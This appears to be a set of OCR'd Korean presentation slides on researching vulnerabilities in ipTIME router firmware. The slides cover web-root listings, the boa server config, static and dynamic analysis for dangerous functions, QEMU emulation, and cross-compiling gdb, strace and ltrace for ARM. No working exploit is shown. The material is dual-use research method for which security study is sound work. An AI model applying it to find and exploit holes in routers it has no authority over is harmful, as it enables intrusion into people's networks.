
무선 정보

무선 동작 모드	동작중 - AP 모드 - 암호화 사용하지 않음
SSID(네트워크 이름)	iptime

기타 정보


현재 펌웨어 버전	7.60
원격 관리 정보	원격 관리 포트가 설정되어 있지 않음 [공유기 접속 관리] 에서 설정을 변경할 수 있습니다.
시스템 동작 시간	5 시간 16 분 31 초

/home/httpd




```
/home/httpd # ls -al
-rw-r--r--    1 0        0              29 build_date
-rw-r--r--    1 0        0               5 version
-rw-r--r--    1 0        0               1 checkup
-rwxr-xr-x    1 510      504          2109 mypage_menu.html
-rwxr-xr-x    1 510      504           186 mypage.html
-rwxr-xr-x    1 510      504         13642 time.v2.css
lrwxrwxrwx    1 0        0              12 help -> /cramfs/help
lrwxrwxrwx    1 0        0              10 js -> /cramfs/js
lrwxrwxrwx    1 0        0              15 images2 -> /cramfs/images2
drwxr-xr-x    2 510      504          1024 192.168.0.1
-rwxr-xr-x    1 510      504          3536 time.css
drwxr-xr-x    2 510      504          1024 192.168.255.1
drwxr-xr-x    2 510      504          1024 192.168.255.250
-rwxr-xr-x    1 510      504           112 index.html
drwxr-xr-x    3 510      504          1024 ..
drwxr-xr-x    5 510      504          1024 .
/home/httpd #
```

/home/httpd




```
/home/httpd # cat index.html
<html>
<head>
<meta http-equiv=refresh content="0; URL=login/login.cgi">
<title></title>
<body>
</body>
</html>
/home/httpd #
```

/var/boa_vh.conf



```
/var # cat boa_vh.conf
Port 80
User root
Group root
ServerAdmin root@localhost
VirtualHost
DocumentRoot /home/httpd
UserDir public_html
DirectoryIndex index.html
KeepAliveMax 100
KeepAliveTimeout 10
MimeTypes /etc/mime.types
DefaultType text/plain
AddType application/x-httpd-cgi cgi
AddType text/html html
ScriptAlias /cgi-bin/ /bin/
ScriptAlias /testbin/ /tmp/
ScriptAlias /nd-bin/ /ndbin/
ScriptAlias /login/ /bin/login/
ScriptAlias /ddns/ /bin/ddns/
ServerName ""
SinglePostLimit 2097152
Auth /cgi-bin /etc/httpd.passwd
Auth /main /etc/httpd.passwd
/var #
```

IPTIME의 CGI들



```
/cramfs/bin # ls -al *.cgi
-rwxr-xr-x    1 510      504         28600 wps_wizard.cgi
-rwxr-xr-x    1 510      504         14372 upgrade.cgi
-rwxr-xr-x    1 510      504        498128 timepro.cgi
lrwxrwxrwx    1 0        0              16 start.cgi -> /bin/command.cgi
lrwxrwxrwx    1 0        0              16 d.cgi -> /bin/timepro.cgi
-rwxr-xr-x    1 510      504         16444 ated.cgi
/cramfs/bin #


/cramfs/bin # ls -al login/login.cgi
-rwxr-xr-x    1 510      504         23428 login/login.cgi
/cramfs/bin #


/ # ls -al /ndbin/*.cgi
lrwxrwxrwx    1 0        0              16 /ndbin/netdetect.cgi -> /bin/timepro.cgi
/ #
```

*** 총 5개의 cgi 파일 존재**

취약점 탐색 (정적 분석)

- Main(entry point)를 시작으로 추적
- Cross Reference 기반 취약점 탐색
  - Dangerous Functions
    - strcpy
    - strcat
    - sprintf
    - system
    - execl
    - getenv
    - …

취약점 탐색 (동적 분석)

- Dangerous Function의 호출 실시간 추적
  - ltrace
  - strace
  - gdb

- 가상OS 혹은 백도어, UART 등을 이용한 쉘 활용
- Cross compiler로 위 바이너리들을 컴파일 한 후 기기에 업로드

ARM 기반 Debugging

- 필요성
  - 취약점 탐색
  - Shellcode가 올라간 주소 찾기
  - Exploit 실패 시 원인 분석

- 관련 도구
  - ARM용 gdb
  - ARM용 strace
  - ARM용 ltrace

Cross compile 테스트

```
root@grayhash:~# cat main.c

int main()
{
                printf("hello world₩n");
}

root@grayhash:~#
root@grayhash:~#
root@grayhash:~# arm-none-linux-gnueabi-gcc -o main main.c -static
main.c: In function 'main':
main.c:4:2: warning: incompatible implicit declaration of built-in function 'printf' [enabled by default]
  printf("hello world₩n");
  ^
root@grayhash:~#
root@grayhash:~# file main
main: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), statically linked, for GNU/Linux 2.6.16, not stripped
root@grayhash:~#
root@grayhash:~#
```

Cross compile 테스트


```
# rm rootfs.img.gz zImage
# find . | cpio -o --format=newc > ../rootfs.img
# gzip -c ../rootfs.img > rootfs.img.gz
# cp /root/zImage .
# qemu-system-arm -M versatilepb -m 128M -kernel zImage -initrd rootfs.img.gz -append
"root=/dev/ram rdinit=/bin/sh console=ttyAMA0,115200" -nographic -redir tcp:8080::80 -
redir

…


BusyBox v0.60.4 (2011.04.12-07:54+0000) Built-in shell (lash)
Enter 'help' for a list of built-in commands.

/ # input: ImExPS/2 Generic Explorer Mouse as /devices/fpga:07/serio1/input/input2

/ #
/ # ./main
hello world
/ #
```

strace 컴파일

- https://sourceforge.net/projects/strace/files/strace/4.8/
- export CC=/root/MentorGraphics/Sourcery_CodeBench_Lite_for_ARM_GNU_Linux/bin/arm-none-linux-gnueabi-gcc
- export STRIP=/root/MentorGraphics/Sourcery_CodeBench_Lite_for_ARM_GNU_Linux/bin/arm-none-linux-gnueabi-strip
- ./configure --host=arm-linux CFLAGS=-static
- make
- 파일시스템 재구성
- 사용법
  - ./strace -i -f -p 285(HTTPD's PID)

프로세스 실행 Monitoring

- strace -i -f -p PID -e trace=execve



```
vars */]) = 0
[pid   515] [????????] +++ exited with 0 +++
[b6eed070] --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=515, si_status=0, si_utime=9, si_stime=14} ---
Process 524 attached
Process 525 attached
[pid   525] [b6eed008] execve("/bin/timepro.cgi", ["/bin/timepro.cgi", "tmenu=menu_titlebar", "smenu=trafficconf_qos"], [/* 22 vars */]) = 0
[pid   524] [b6eed008] execve("/bin/timepro.cgi", ["/bin/timepro.cgi", "tmenu=trafficconf", "smenu=qos"], [/* 22 vars */]) = 0
[pid   525] [????????] +++ exited with 0 +++
[pid    32] [b6eed070] --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=525, si_status=0, si_utime=2, si_stime=7} ---
[pid   524] [????????] +++ exited with 0 +++
[b6eed070] --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=524, si_status=0, si_utime=12, si_stime=19} ---
Process 546 attached
[pid   546] [b6eed008] execve("/bin/timepro.cgi", ["/bin/timepro.cgi", "tmenu=trafficconf", "smenu=conninfo"], [/* 22 vars */]) = 0
Process 547 attached
[pid   547] [b6eed008] execve("/bin/timepro.cgi", ["/bin/timepro.cgi", "tmenu=menu_titlebar", "smenu=trafficconf_conninfo"], [/* 22 vars */])
 0
[pid   547] [????????] +++ exited with 0 +++
[pid    32] [b6eed070] --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=547, si_status=0, si_utime=0, si_stime=2} ---
Process 556 attached
[pid   556] [b6f72008] execve("/bin/sh", ["sh", "-c", "cat /proc/net/ip_conntrack > /va"...], [/* 22 vars */]) = 0
Process 557 attached
[pid   557] [b6fcf008] execve("/bin/cat", ["cat", "/proc/net/ip_conntrack"], [/* 22 vars */]) = 0
[pid   557] [????????] +++ exited with 1 +++
[pid   556] [????????] +++ exited with 0 +++
[pid   546] [b6f73054] --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=556, si_status=0, si_utime=1, si_stime=3} ---
[pid   546] [????????] +++ exited with 0 +++
[b6eed070] --- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=546, si_status=0, si_utime=9, si_stime=21} ---
```

gdb & gdbserver 컴파일

- wget https://ftp.gnu.org/gnu/gdb/gdb-6.8a.tar.gz
- 구 버전 gcc 컴파일러 필요
  - https://uclibc.org/downloads/binaries/0.9.30/cross-compiler-armv4l.tar.bz2
- export CC=/root/cross-compiler-armv4l/bin/armv4l-gcc
- export STRIP=/root/cross-compiler-armv4l/bin/armv4l-strip
- ln -s /root/cross-compiler-armv4l/bin/armv4l-ar /bin/arm-linux-ar
- apt install texinfo
- termcap-1.3.1.tar.gz 설치 후 cp libtermcap.a /root/
  - https://ftp.gnu.org/gnu/termcap/termcap-1.3.1.tar.gz
    - ./configure --host=arm-linux
    - make
- vi ./gdb-6.8/gdb/configure
  - 6289라인에 추가 : ac_cv_search_tgetent="/root/libtermcap.a"
- ./configure --host=arm-linux CFLAGS=-static (gdb-6.8 디렉토리 안에서 실행)
- make

ltrace 컴파일

- http://pkgs.fedoraproject.org/repo/pkgs/ltrace/ltrace-0.7.2.tar.bz2/f5d9282b471cdf9fbafd916ec5be0717/
- export CC=/root/cross-compiler-armv4l/bin/armv4l-gcc
- export STRIP=/root/cross-compiler-armv4l/bin/armv4l-strip
- Libelf 설치 : http://www.mr511.de/software/libelf-0.8.13.tar.gz
- ./configure --host=arm-linux
- make

* 컴파일 시 많은 에러가 발생함, 다음 페이지의 buildroot를 이용하길 추천

